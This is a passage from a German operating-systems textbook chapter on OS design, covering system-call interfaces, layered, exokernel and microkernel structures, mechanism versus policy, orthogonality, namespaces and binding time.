der die ausführbare Datei *name* lädt, die Argumente durch *argp* referenziert und die Umgebungsvariable, referenziert durch *envp*, übergibt. Manchmal ist es angebracht, die Argumente explizit aufzulisten. Daher enthält die Bibliothek Prozeduren, die folgendermaßen aufgerufen werden:

```
exec1(name, arg0, arg1, ..., argn, 0);
execle(name, arg0, arg1, ..., argn, envp);
```

Alles, was diese Prozeduren machen, ist, die Argumente in ein Array zu legen und dann *exec* aufzurufen, das die Arbeit erledigt. Diese Regelung hat zwei Vorteile: Ein einzelner, direkter Systemaufruf hält das Betriebssystem einfach und der Programmierer bekommt dennoch die Möglichkeit, *exec* auf unterschiedliche Weisen aufzurufen.

Natürlich kann der Versuch, alle möglichen Fälle mit einem Aufruf zu behandeln, leicht außer Kontrolle geraten. UNIX benötigt zwei Aufrufe, um einen Prozess zu erzeugen: *fork* gefolgt von *exec*. Der erste Aufruf hat keine Parameter, der zweite hat drei Parameter. Im Gegensatz dazu hat der Aufruf *CreateProcess* zum Erzeugen eines Prozesses in der Win32-API zehn Parameter, von denen einer ein Zeiger auf eine Struktur mit 18 weiteren Parametern ist.

Vor langer Zeit sollte eigentlich jemand die Frage gestellt haben, ob etwas Schreckliches passieren würde, wenn man einiges davon weggelassen hätte. Die wahrheitsgemäße Antwort wäre gewesen, dass in einigen Fällen der Programmierer zwar mehr zu tun gehabt hätte, um den gewünschten Effekt zu erreichen, aber das Endergebnis wäre ein einfacheres, kleineres und zuverlässigeres Betriebssystem gewesen. Natürlich hätte derjenige, der die 10+18-Parameter-Version vorgeschlagen hatte, entgegnen können: „Aber die Benutzer mögen all diese Fähigkeiten.“ Die Antwort darauf hätte sein können, dass Benutzer Systeme mögen, die wenig Speicher verbrauchen und nicht mehr abstürzen. Zumindest die Zusammenhänge zwischen mehr Funktionalität und mehr Speicher sind offensichtlich und bezifferbar (da der Preis von Speicher bekannt ist). Allerdings ist es schwierig festzustellen, wie viele zusätzliche Abstürze pro Jahr eine bestimmte Funktion verursacht und ob die Benutzer dieselbe Wahl treffen würden, wenn sie den versteckten Preis kennen würden. Dieser Effekt kann in Tanenbaums erstem Software-Gesetz zusammengefasst werden:

Das Hinzufügen von weiterem Code fügt weitere Fehler hinzu.

Wenn neue Funktionen hinzugefügt werden, führt dies zu weiterem Code und damit zu weiteren Fehlern. Programmierer, die dies nicht wahrhaben wollen, sind entweder Computerneulinge oder sie glauben daran, dass die Zahnfee irgendwo über ihnen wacht.

Einfachheit ist nicht der einzige wichtige Aspekt, wenn man Systemaufrufe entwirft. Eine wichtige Überlegung ist Lampsongs Slogan (1984):

Verstecke nicht die Stärke.

Wenn die Hardware einen sehr effizienten Weg für etwas bietet, sollte dieser den Programmierern auf einfache Weise zugänglich gemacht werden und nicht in einer anderen Abstraktion vergraben werden. Der Sinn von Abstraktionen ist das Verstecken von unerwünschten, nicht von erwünschten Eigenschaften. Nehmen wir beispielsweise an, dass die Hardware eine spezielle Art anbietet, große Bitmaps sehr schnell über den Bildschirm (d.h. das Video-RAM) zu verschieben. Es wäre angebracht, einen neuen Systemaufruf zu haben, der diesen Mechanismus anspricht, anstatt nur das Einlesen des Video-RAMs in den Hauptspeicher und das Zurückschreiben zu ermöglichen. Der neue Aufruf sollte einfach nur Bits verschieben und sonst nichts. Wenn ein Systemaufruf schnell ist, können Benutzer immer bequemere Schnittstellen darauf aufbauen. Wenn der Aufruf aber langsam ist, wird niemand ihn nutzen.

Ein anderer Entwurfsaspekt sind verbindungsorientierte gegenüber verbindungslosen Aufrufen. Die Standard-UNIX- und Win32-Systemaufrufe zum Lesen einer Datei sind verbindungsorientiert, wie die Benutzung des Telefons. Zuerst öffnet man eine Datei, dann liest man und am Ende schließt man sie wieder. Einige Protokolle für entfernten Dateizugriff sind ebenfalls verbindungsorientiert. Um beispielsweise FTP zu nutzen, meldet sich der Benutzer zunächst auf der entfernten Maschine an, liest die Datei und meldet sich dann wieder ab.

Einige Protokolle für den entfernten Dateizugriff sind hingegen verbindungslos. Das Web-Protokoll (HTTP) ist beispielsweise verbindungslos. Um eine Webseite zu lesen, muss man sie nur anfordern, es ist kein vorheriger Aufbau notwendig (eine TCP-Verbindung *ist* notwendig, aber dies spielt sich auf einer unteren Ebene des Protokolls ab; das HTTP-Protokoll für den Zugriff auf das Web selbst ist verbindungslos).

Bei der Wahl zwischen einem verbindungslosen und einem verbindungsorientierten Mechanismus muss zwischen der zusätzlichen Arbeit beim Einrichten des Mechanismus (z.B. das Öffnen einer Datei) und dem Gewinn abgewogen werden, der darin besteht, dies für (eventuell viele) nachfolgende Aufrufe nicht mehr wiederholen zu müssen. Für Dateiein- und -ausgabe auf einer einzelnen Maschine, wo die Kosten der Initialisierung gering sind, ist vielleicht der Standardweg (erst öffnen, dann benutzen) der beste Weg. Für ein entferntes Dateisystem gibt es Argumente für beide Möglichkeiten.

Ein anderer Aspekt in Bezug auf die Systemaufrufschnittstelle ist ihre Sichtbarkeit. Die Liste der von POSIX geforderten Systemaufrufe ist leicht zu finden. Alle UNIX-Systeme unterstützen diese sowie einige wenige andere Aufrufe, aber die vollständige Liste ist immer öffentlich. Im Gegensatz dazu hat Microsoft nie eine Liste der Windows-Vista-Systemaufrufe veröffentlicht. Stattdessen wurden die Win32-API und andere APIs veröffentlicht, aber diese enthalten eine enorme Anzahl an Bibliotheksaufrufen (über

10.000), von denen nur eine geringe Zahl wirklich Systemaufrufe sind. Das Argument für die Veröffentlichung aller Systemaufrufe ist, dass die Programmierer wissen, was billig (Funktionen, die im Benutzerraum abgearbeitet werden) und was teuer (Kernaufrufe) ist. Das Argument, diese nicht öffentlich zu machen, ist, dass damit den Implementierern die Flexibilität gegeben wird, die darunterliegenden Systemaufrufe zu verändern, um sie zu verbessern, ohne die Benutzerprogramme zu verletzen.

13.3 Implementierung

Wir wollen nun die Benutzer- und Systemaufrufschnittstelle verlassen und einen Blick auf die Frage werfen, wie man ein Betriebssystem implementiert. In den nächsten acht Abschnitten werden wir einige generelle konzeptionelle Aspekte bezüglich Implementierungsstrategien untersuchen. Anschließend sehen wir uns einige Techniken der unteren Ebene an, die oft hilfreich sind.

13.3.1 Systemstruktur

Die wahrscheinlich erste Entscheidung bezüglich der Implementierung betrifft die Struktur des Systems. Einige wesentliche Möglichkeiten wurden bereits in Abschnitt 1.7 angeprochen, aber diese werden wir hier noch einmal aufgreifen. Ein unstrukturiertes, monolithisches System ist keine wirklich gute Idee, außer vielleicht für ein winziges Betriebssystem beispielsweise in einem Kühlschrank, aber selbst dort ist der Einsatz fraglich.

Geschichtete Systeme

Ein vernünftiger Ansatz, der sich über die Jahre etabliert hat, sind geschichtete Systeme. Dijkstras System THE (Abbildung 1.25) war das erste geschichtete Betriebssystem. Ebenso haben UNIX und Windows eine geschichtete Architektur, wobei die Schichtung in beiden eher einen Versuch zur Beschreibung des Systems und weniger ein Leitprinzip für die Entwicklung des Systems darstellt.

Systementwickler, die sich für diesen Weg des Entwurfs für ihr neues System entschieden haben, sollten *zuerst* sehr sorgfältig die Schichten wählen und die Funktionalität jeder einzelnen Schicht definieren. Die unterste Schicht sollte stets versuchen, die schlimmsten Eigenarten der Hardware zu verstecken, so wie es die HAL in Abbildung 11.7 tut. Die nächste Schicht sollte wahrscheinlich Interrupts, Kontextwechsel und die MMU behandeln, so dass der Code über dieser Ebene weitgehend maschinenunabhängig ist. Oberhalb davon zeigt sich der unterschiedliche Geschmack (und die Vorlieben) der einzelnen Designer. Eine Möglichkeit ist, auf Schicht 3 Threads zu verwalten, einschließlich Scheduling und Thread-Synchronisation, wie in ►Abbildung 13.2 gezeigt ist. Der Grundgedanke hier ist, dass ab Schicht 4 geeignete Threads zur Verfügung stehen, die normal zur Ausführung eingeteilt und mit einem Standardmechanismus (z.B. Mutexe) synchronisiert werden.




Abbildung 13.2: Möglicher Entwurf für ein modernes, geschichtetes Betriebssystem

In Schicht 4 könnten wir dann Gerätetreiber vorfinden, die jeweils als eigenständiger Thread mit eigenem Zustand, Befehlszähler, Registern usw. laufen, möglicherweise (aber nicht notwendigerweise) im Kernadressraum. Ein solcher Entwurf kann die Ein-/Ausgabestruktur stark vereinfachen, da ein Interrupt in ein `unlock` auf einem Mutex und einen Aufruf an den Scheduler umgewandelt werden kann, um den (möglicherweise) wieder rechenbereiten Thread einzuteilen, der durch den Mutex blockiert war. MINIX verwendet diesen Ansatz, doch in UNIX, Linux und Windows Vista laufen die Unterbrechungsroutinen eher in einer Art Niemandsland anstatt wie richtige Threads eingeteilt, angehalten usw. zu werden. Da ein wesentlicher Teil der Komplexität eines jeden Betriebssystems in der Ein-/Ausgabe liegt, sollte jede Technik, diese lenkbarer und abgeschlossener zu machen, bedacht werden.

Oberhalb von Schicht 4 erwarten wir den virtuellen Speicher, ein oder mehrere Dateisysteme und die Systemaufrufroutinen. Wenn der virtuelle Speicher auf einer niedrigeren Schicht als die Dateisysteme liegt, dann kann der Block-Cache ausgelagert werden, womit die virtuelle Speicherverwaltung dynamisch über die Verteilung des realen Speichers auf Benutzerspeicher und Kernspeicher (einschließlich Cache) entscheiden kann. Windows Vista arbeitet auf diese Weise.

Exokerne

Auch wenn das Prinzip der Schichtung seine Befürworter unter den Systementwicklern hat, gibt es ein Lager, das die genau gegensätzliche Sicht vertritt (Engler et al., 1995). Diese Sicht basiert auf dem **Ende-zu-Ende-Argument** (Saltzer et al., 1984). Wenn etwas von einem Benutzerprogramm selbst ausgeführt werden muss, dann ist es nach diesem Konzept verschwenderisch, dies auf unterer Ebene ebenfalls auszuführen.

Sehen wir uns die Anwendung dieses Prinzips auf entfernte Datenzugriffe an. Wenn ein System sich sorgt, dass Daten während des Transports beschädigt werden könnten, dann sollte es jede Datei mit einer Prüfsumme versehen, wenn die Datei geschrieben wird, und die Prüfsumme zusammen mit der Datei speichern. Wird eine Datei über ein Netzwerk von der Quellplatte zum Zielprozess übertragen, dann wird auch die Prüfsumme übertragen und auf der Empfängerseite neu berechnet. Falls sich die beiden unterscheiden, wird die Datei verworfen und erneut übertragen.

Diese Überprüfung ist präziser als die Verwendung eines zuverlässigen Netzwerks, da nicht nur Bit-Übertragungsfehler, sondern auch Plattenfehler, Speicherfehler, Softwarefehler in den Routern und andere Fehler erkannt werden. Das Ende-zu-Ende-Argument besagt, dass die Verwendung eines zuverlässigen Netzwerks dann nicht notwendig ist, da der Endpunkt (der Empfängerprozess) genügend Information besitzt, um die Korrektheit zu überprüfen. Bei dieser Sichtweise ist Effizienz der einzige Grund, zuverlässige Netzwerke zu verwenden, da Übertragungsfehler früher abgefangen und korrigiert werden können.

Das Ende-zu-Ende-Argument lässt sich auf fast alle Teile des Betriebssystems anwenden. Danach sollte das Betriebssystem nichts tun, was das Benutzerprogramm selbst tun kann. Warum benötigt man zum Beispiel ein Dateisystem? Lassen wir doch den Benutzer einen Teil der rohen Platte auf abgesicherte Art und Weise lesen und schreiben. Natürlich möchten die meisten Benutzer Dateien haben, aber das Ende-zu-Ende-Argument besagt, dass das Dateisystem eine Bibliotheksprozedur sein sollte, die zu jedem Benutzerprogramm gebunden werden kann, das Dateien nutzen muss. Dieser Ansatz erlaubt verschiedene Dateisysteme für verschiedene Programme. Nach dieser Argumentation besteht die einzige Aufgabe des Betriebssystems in der sicheren Verteilung der Ressourcen (z.B. die CPU und die Platten) unter den beteiligten Benutzern. Exokernel ist ein Betriebssystem, das gemäß dem Ende-zu-Ende-Argument entwickelt wurde (Engler et al., 1995).

Mikrokernbasierte Client-Server-Systeme

Der Kompromiss zwischen einem Betriebssystem, das nichts tut, und einem Betriebssystem, das alles macht, ist ein Betriebssystem, das ein wenig tut. Dieser Entwurf führt zu einem Mikrokern, bei dem viele Teile des Betriebssystems als Server-Prozesse auf Benutzerebene laufen, wie in ▶ Abbildung 13.3 gezeigt ist. Dieses ist unter allen Entwürfen der modularste und flexibelste. Wenn jeder Gerätetreiber als eigener Prozess läuft, der vollständig gegen den Kern und andere Gerätetreiber geschützt ist, so bedeutet dies die höchste Flexibilität. Doch selbst wenn die Gerätetreiber im Kern laufen, wird das System modularer.




Abbildung 13.3: Client-Server-System, das auf einem Mikrokern basiert

Wenn die Gerätetreiber im Kern sind, können sie direkt auf die Hardware-Register zugreifen. Wenn sie nicht im Kern sind, wird dazu ein Mechanismus benötigt. Jedem Treiberprozess kann nur der Zugriff auf die Ein-/Ausgabegeräte gewährt werden, die er benötigt, falls die Hardware dies erlaubt. Wenn zum Beispiel Memory-Mapped-Ein-/

Ausgabe zur Verfügung steht, dann kann jedem Treiberprozess die Seite für sein Gerät eingeblendet werden, aber keine anderen Prozesseiten. Wenn der Platz im Ein-/Ausgabeport partiell geschützt werden kann, dann könnte jedem Treiber der für ihn richtige Teil zugänglich gemacht werden.

Selbst wenn keine Hardwareunterstützung zur Verfügung steht, lässt sich die Idee umsetzen. Dann wird ein neuer Systemaufruf benötigt, der nur den Gerätetreiberprozessen zur Verfügung steht und eine Liste von (Port, Wert)-Paaren liefert. Der Kern überprüft zunächst, ob der Prozess alle Ports in der Liste besitzt. Falls dies zutrifft, dann kopiert er die entsprechenden Werte in die Ports, um das Ein-/Ausgabegerät anzusteuern. Ein ähnlicher Aufruf kann verwendet werden, um Ein-Ausgabeports auf geschützte Weise zu lesen.

Dieser Ansatz verhindert, dass Gerätetreiber Kern-Datenstrukturen untersuchen (und zerstören), was (meistens) eine gute Sache ist. Eine entsprechende Menge an Aufrufen kann bereitgestellt werden, um den Treiberprozessen das Lesen und Schreiben von Kerntabellen zu ermöglichen, jedoch nur auf kontrollierte Art und Weise und mit Genehmigung des Kernels.

Das Hauptproblem bei diesem Ansatz – und mit Mikrokernen im Allgemeinen – ist der Performanzverlust durch die zusätzlichen Kontextwechsel. Allerdings wurden praktisch alle Forschungsarbeiten zu Mikrokernen vor vielen Jahren durchgeführt, als die CPUs noch sehr viel langsamer waren. Heutzutage kann man Anwendungen, die jedes Tröpfchen an CPU-Leistung benötigen und nicht den kleinsten Performanzverlust verkraften können, mit der Lupe suchen. Denn schließlich ist bei der Ausführung eines Textverarbeitungsprogramms oder eines Webbrowsers die CPU vermutlich 95% der Zeit untätig. Wenn ein mikrokernbasiertes System aus einem unzuverlässigen 3-GHz -System ein zuverlässiges 2,5-GHz-System macht, so würden sich wahrscheinlich nur wenige Benutzer beschweren. Im Prinzip waren die meisten von ihnen noch vor wenigen Jahren glücklich, als sie vor ihrem alten Computer saßen – mit für die damaligen Zeit erstaunlichen 1 GHz.

Mikrokerne sind zwar auf Desktoprechnern nicht verbreitet, sie werden aber sehr häufig in Mobiltelefonen, PDAs, industriellen Systemen, eingebetteten Systemen und militärischen Systemen eingesetzt, wo eine hohe Zuverlässigkeit absolut wichtig ist.

Erweiterbare Systeme

Die Idee bei den oben diskutierten Client-Server-Systemen war, so viel wie möglich aus dem Kern herauszunehmen. Der entgegengesetzte Ansatz sieht vor, mehr Module in den Kern einzuführen, allerdings auf geschützte Weise. Natürlich ist *geschützt* hier das Schlüsselwort. Wir haben in Abschnitt 9.5.6 einige Schutzmechanismen betrachtet, die ursprünglich für das Importieren von Applets über das Internet gedacht waren, aber ebenso für das Einfügen von fremdem Code in den Kern anwendbar sind. Die wichtigsten sind Sandboxing und Code-Signierung, da Interpretation für Kerncode eigentlich nicht praktikabel ist.

Natürlich ist ein erweiterbares System an sich keine Methode, ein Betriebssystem zu strukturieren. Wenn man jedoch mit einem minimalen System beginnt, das aus wenig mehr als einem Schutzmechanismus besteht, und ein geschütztes Modul nach dem anderen zum Kern hinzufügt, bis die gewünschte Funktionalität erreicht ist, dann kann man ein minimales System für eine Anwendung per Hand aufbauen. Auf diese Art und Weise kann für jede Anwendung ein neues Betriebssystem zugeschnitten werden, indem nur die benötigten Module eingebunden werden. Paramecium ist ein Beispiel für ein solches System (van Doorn, 2001).

Kern-Threads

Ein anderer wichtiger Aspekt in diesem Zusammenhang – unabhängig von der Wahl des Strukturmodells – sind Systemthreads. Manchmal ist es praktisch, es Kern-Threads zu erlauben, unabhängig von irgendeinem Benutzerprozess zu existieren. Diese Threads können im Hintergrund veränderte Seiten auf die Platte zurückschreiben, Prozesse zwischen Arbeitsspeicher und Platte austauschen und vieles mehr. Tatsächlich kann der Kern selbst vollständig durch solche Threads strukturiert werden, so dass bei einem Systemaufruf durch einen Benutzer nicht der Benutzer-Thread im Kernmodus ausgeführt wird, sondern der Benutzer-Thread blockiert und die Kontrolle einem Kern-Thread übergibt, der die Aufgabe übernimmt.

Zusätzlich zu Kern-Threads, die im Hintergrund ausgeführt werden, starten die meisten Betriebssysteme auch viele Daemon-Prozesse im Hintergrund. Obwohl diese nicht Teil des Betriebssystems sind, führen sie oft systemtypische Aktivitäten durch. Darunter fallen beispielsweise das Empfangen und Versenden von E-Mails und das Bedienen von verschiedenen Arten von Anfragen entfernter Benutzer, wie FTP oder Webseiten.

13.3.2 Mechanismus versus Strategie

Ein anderes Prinzip, das die Kohärenz der Architektur fördert und nebenbei die Dinge klein und wohlstrukturiert hält, ist die Trennung von Mechanismen und Strategien. Indem man die Mechanismen im Betriebssystem unterbringt und die Strategie den Benutzerprozessen überlässt, kann das System selbst unverändert bleiben, auch wenn ein Strategiewechsel nötig wird. Selbst wenn das Strategiemodul im Kern gehalten werden muss, sollte es, falls möglich, vom Mechanismus isoliert sein, so dass Änderungen im Strategiemodul das Mechanismenmodul nicht betreffen.

Um die Teilung von Strategie und Mechanismus zu verdeutlichen, wollen wir zwei Beispiele der realen Welt betrachten. Das erste Beispiel ist ein großer Konzern mit einer Lohnbuchhaltung, die für die Auszahlung der Angestelltengehälter zuständig ist. Diese Abteilung hat Rechner, Software, Blankoschecks, Vereinbarungen mit Banken und weitere Mechanismen für die konkrete Auszahlung der Gehälter. Die Strategie, jedoch – die Festlegung, wer wie viel Geld bekommt – ist vollständig getrennt und wird vom Management entschieden. Die Lohnbuchhaltung führt nur aus, was ihr aufgetragen wird.

Das zweite Beispiel ist ein Restaurant. Dieses hat die Vorrichtungen, um die Gäste zu bedienen, unter anderem Tische, Teller, Kellner, eine voll ausgestattete Küche, Vereinbarungen mit Kreditkartenunternehmen und so weiter. Die Strategie – das, was auf der Karte steht – wird vom Chef festgelegt. Falls der Chef entscheidet, dass Tofu „out“ und große Steaks „in“ sind, kann diese neue Strategie mit den bestehenden Vorrichtungen umgesetzt werden.

Nun einige Betriebssystembeispiele: Als Erstes betrachten wir das Scheduling von Threads. Der Kern könnte einen Prioritätsscheduler mit k Prioritätsebenen haben. Der Mechanismus ist ein Feld, das durch die Prioritätsebene indiziert wird, wie in UNIX und Windows Vista. Jeder Eintrag ist der Kopf einer Liste von rechenbereiten Threads mit der jeweiligen Priorität. Der Scheduler durchsucht einfach das Feld von der höchsten bis zur niedrigsten Priorität und wählt den ersten Thread, den er findet. Die Strategie ist das Setzen der Prioritäten. Das System könnte zum Beispiel unterschiedliche Klassen von Benutzern haben, jede mit einer anderen Priorität. Ebenso könnte es Benutzerprozessen erlaubt sein, die relative Priorität ihrer Prozesse zu setzen. Prioritäten können nach Abschluss von Ein-/Ausgaben erhöht werden oder nach dem Aufbrauchen eines Quotums verringert werden. Es gibt zahlreiche andere Strategien, denen man folgen kann, wesentlich ist hier aber die Trennung zwischen dem Setzen der Strategie und ihrer Durchführung.

Ein zweites Beispiel ist die Seitenverwaltung. Der Mechanismus beinhaltet MMU-Verwaltung, das Verwalten der Listen der belegten und freien Seiten und den Code, der Seiten von und auf Platte transportiert. Die Strategie ist die Entscheidung, welche Maßnahmen getroffen werden sollen, wenn ein Seitenfehler auftritt. Die Strategie kann global oder lokal sein, LRU-basiert oder FIFO-basiert oder irgendetwas anderes, aber dieser Algorithmus kann (und sollte) vollständig vom Mechanismus der tatsächlichen Verwaltung der Seiten trennt sein.

Ein drittes Beispiel ist die Möglichkeit, Module in den Kern zu laden. Der Mechanismus betrifft die Frage, wie sie einfügt werden, wie sie gebunden werden, welche Aufrufe sie ausführen können und welche Aufrufe auf ihnen ausgeführt werden können. Die Strategie entscheidet, wer welches Modul in den Kern laden darf. Es kann sein, dass nur der Superuser Module laden kann, es ist aber auch möglich, dass jeder Benutzer Module laden kann, die von einer entsprechenden Autorität digital signiert wurden.

13.3.3 Orthogonalität

Ein guter Systementwurf besteht aus getrennten Konzepten, die unabhängig kombiniert werden können. In C gibt es zum Beispiel primitive Datentypen wie Integer, Zeichen und Gleitkommazahlen. Außerdem existieren Mechanismen, um Datentypen zu kombinieren, wie Arrays, Strukturen und Vereinigungen. Diese Mechanismen kann man unabhängig kombinieren, es können also beispielsweise Arrays von Ganzzahlen, Arrays von Zeichen, Strukturen und Unions (spezielle Strukturen in C), dessen Elemente z.B. Gleitkommazahlen sein können, vereinigt werden. Nachdem ein neuer Datentyp, z.B. ein Array von Integern, definiert wurde, kann er tatsächlich wie ein primitiver Datentyp

verwendet werden und als Element einer Struktur oder Vereinigung eingesetzt werden. Die Möglichkeit, getrennte Konzepte unabhängig zu kombinieren, wird **Orthogonalität** genannt. Sie ist eine direkte Folge der Prinzipien Einfachheit und Vollständigkeit.

Das Konzept Orthogonalität erscheint auch in Betriebssystemen in verschiedenen Gewändern. Ein Beispiel ist der `clone`-Systemaufruf in Linux, der einen neuen Thread erzeugt. Der Aufruf hat ein Bitmap als Parameter, mit dessen Hilfe der Adressraum, das Arbeitsverzeichnis, Dateideskriptoren und Signale gemeinsam genutzt oder kopiert werden können. Falls alles kopiert wird, erhält man wie bei `fork` einen neuen Prozess. Falls nichts kopiert wird, erzeugt man einen neuen Thread im aktuellen Prozess. Trotzdem ist es möglich, individuelle Zwischenformen der gemeinsamen Nutzung herzustellen, die in traditionellen UNIX-Systemen nicht möglich sind. Durch die Trennung der verschiedenen Funktionen voneinander und durch den Einsatz der Orthogonalität wird eine feinere Kontrolle ermöglicht.

Eine andere Anwendung der Orthogonalität ist die Trennung des Prozesskonzepts vom Thread-Konzept in Windows Vista. Ein Prozess ist ein Container von Ressourcen, nicht mehr und nicht weniger. Ein Thread ist die Einheit, die vom Scheduler eingeteilt werden kann. Wenn ein Prozess ein Handle für den Zugriff auf einen anderen Prozess erhält, ist es egal, wie viele Threads dieser Prozess hat. Und wenn ein Thread vom Scheduler eingeteilt wird, ist es egal, zu welchem Prozess er gehört. Diese Konzepte sind orthogonal.

Unser letztes Beispiel für Orthogonalität stammt aus UNIX. Das Erzeugen eines Prozesses wird dort durch zwei Schritte erreicht: `fork` und `exec`. Das Erzeugen eines neuen Adressraums und das Laden eines neuen Speicherabilds sind davon getrennt, damit dazwischen weitere Aktionen durchgeführt werden können (wie beispielsweise das Manipulieren von Dateideskriptoren). In Windows Vista sind diese beiden Schritte nicht getrennt, d.h., die Konzepte für die Erzeugung eines neuen Adressraums und das Füllen dieses Adressraums sind hier nicht orthogonal. Die Linux-Folge `clone-exec` ist sogar noch orthogonaler, da dort noch mehr feinkörnige Bausteine zur Verfügung stehen. Als allgemeine Regel gilt: Eine kleine Anzahl an orthogonalen Elementen, die auf viele Arten kombiniert werden können, führt zu kleinen, einfachen und eleganten Systemen.

13.3.4 Namensräume

Die meisten langlebigen Datenstrukturen eines Betriebssystems haben eine Art Namen oder Identifikator, über den sie angesprochen werden können. Offensichtliche Beispiele sind Anmeldenamen, Dateinamen, Gerätenamen, Prozess-IDs und so weiter. Wie diese Namen aufgebaut und verwaltet werden, ist ein wichtiger Aspekt beim Entwurf und bei der Implementierung des Systems.

Namen, die von Menschen benutzt werden sollen, sind Zeichenketten in ASCII oder Unicode, die üblicherweise hierarchisch aufgebaut sind. Verzeichnispfade, zum Beispiel `/usr/ast/books/mos3/kap13`, sind offensichtlich hierarchisch. Sie verweisen auf eine Reihe von Verzeichnissen für die Suche, die an der Wurzel begonnen wird. URLs

sind ebenfalls hierarchisch. Zum Beispiel bezeichnet `www.cs.vu.nl/~ast` eine bestimmte Maschine (`www`) in einer bestimmten Fakultät (`cs`) an einer bestimmten Universität (`vu`) in einem bestimmten Land (`nl`). Der Teil hinter dem Schrägstrich bezeichnet eine bestimmte Datei auf der bezeichneten Maschine, in diesem Beispiel konventionsgemäß `www/index.html` im Benutzerverzeichnis von `ast`. Zu beachten ist, dass URLs (und DNS-Adressen im Allgemeinen, auch E-Mail-Adressen) „rückwärts“ gelesen werden, d.h., man beginnt am unteren Ende des Baums und wandert hoch, wohingegen Dateinamen an der Spitze des Baums beginnen und abwärts gelesen werden. Eine weitere Fragestellung ist, ob Bäume, die an der Wurzel beginnen, von links nach rechts oder von rechts nach links gelesen werden.

Oft werden Namen auf zwei Ebenen vergeben: extern und intern. Zum Beispiel haben Dateien immer einen Zeichenkettennamen zur Benutzung durch Menschen. Zusätzlich gibt es fast immer einen internen Namen, den das System verwendet. In UNIX ist der wirkliche Name einer Datei seine I-Node-Nummer; der ASCII-Name wird intern überhaupt nicht verwendet. Tatsächlich ist dieser nicht einmal eindeutig, da es viele Links auf eine Datei geben kann. Der entsprechende interne Name bei Windows Vista ist der Index der Datei in der MFT. Die Aufgabe des Verzeichnisses ist es, eine Abbildung zwischen dem externen und dem internen Namen bereitzustellen (siehe ▶Abbildung 13.4).




Abbildung 13.4: Verzeichnisse werden zum Abbilden der externen auf die internen Namen verwendet.

In vielen Fällen (wie dem obigen Dateinamenbeispiel) ist der interne Name eine vorzeichenlose ganze Zahl, die als Index in eine Tabellentabelle dient. Andere Beispiele für Tabellenindizes als Namen sind Dateideskriptoren in UNIX und Objekt-Handles in Windows Vista. Keines hat eine externe Repräsentation. Sie werden ausschließlich durch das System und die laufenden Prozesse verwendet. Im Allgemeinen ist es eine gute Idee, Indizes für kurzlebige Namen zu verwenden, die verloren gehen, wenn das System neu gestartet wird.

Betriebssysteme unterstützen oft mehrere Namensräume, sowohl externe als auch interne. In Kapitel 11 zum Beispiel haben wir uns drei externe Namensräume von Windows Vista angesehen: Dateinamen, Objektnamen und Registrierungsnamen (außerdem gibt es noch

den Active-Directory-Namensraum, den wir ausgelassen haben). Zusätzlich existieren unzählige interne Namensräume, die vorzeichenlose ganze Zahlen benutzen, beispielsweise Objekt-Handles und MFT-Einträge. Obwohl die Namen in den externen Namensräumen alle Unicode-Zeichenketten sind, funktioniert die Suche eines Dateinamens in der Registrierungsdatenbank ebenso wenig wie die Verwendung eines MFT-Index in der Objekttafel. Bei einem guten Entwurf wird gründlich darüber nachgedacht, wie viele Namensräume benötigt werden, welche Syntax die Namensräume jeweils haben, wie sie auseinandergehalten werden, ob absolute und relative Namen existieren und so weiter.

13.3.5 Zeitpunkt des Bindens

Wie wir eben gesehen haben, verwenden Betriebssysteme verschiedene Arten von Namen, um Objekte anzusprechen. Manchmal ist die Abbildung zwischen einem Namen und einem Objekt fest, manchmal aber auch nicht. Falls nicht, dann kann es eine Rolle spielen, wann der Name an ein Objekt gebunden wird. Im Allgemeinen ist **frühes Binden** einfacher, aber nicht so flexibel, wohingegen **spätes Binden** komplizierter, aber häufig flexibler ist.

Um das Konzept des Bindezeitpunkts zu veranschaulichen, wollen wir uns einige Beispiele aus der realen Welt ansehen. Ein Beispiel für frühes Binden ist die Praxis einiger US-Colleges, es Eltern zu erlauben, ihr Kind direkt nach der Geburt einzuschreiben und die aktuellen Studiengebühren im Voraus zu bezahlen. Wenn der Student dann 18 Jahre später aufkreuzt, gelten die Studiengebühren als vollständig bezahlt, unabhängig davon, wie hoch sie dann sind.

In der Produktion ist das Bestellen von Betriebsmitteln im Voraus und das Vorhalten dieser Teile frühes Binden. Im Gegensatz dazu müssen bei der Just-in-time-Produktion die Zulieferer die Waren ohne vorherige Benachrichtigung auf Abruf bereitstellen können. Das ist spätes Binden.

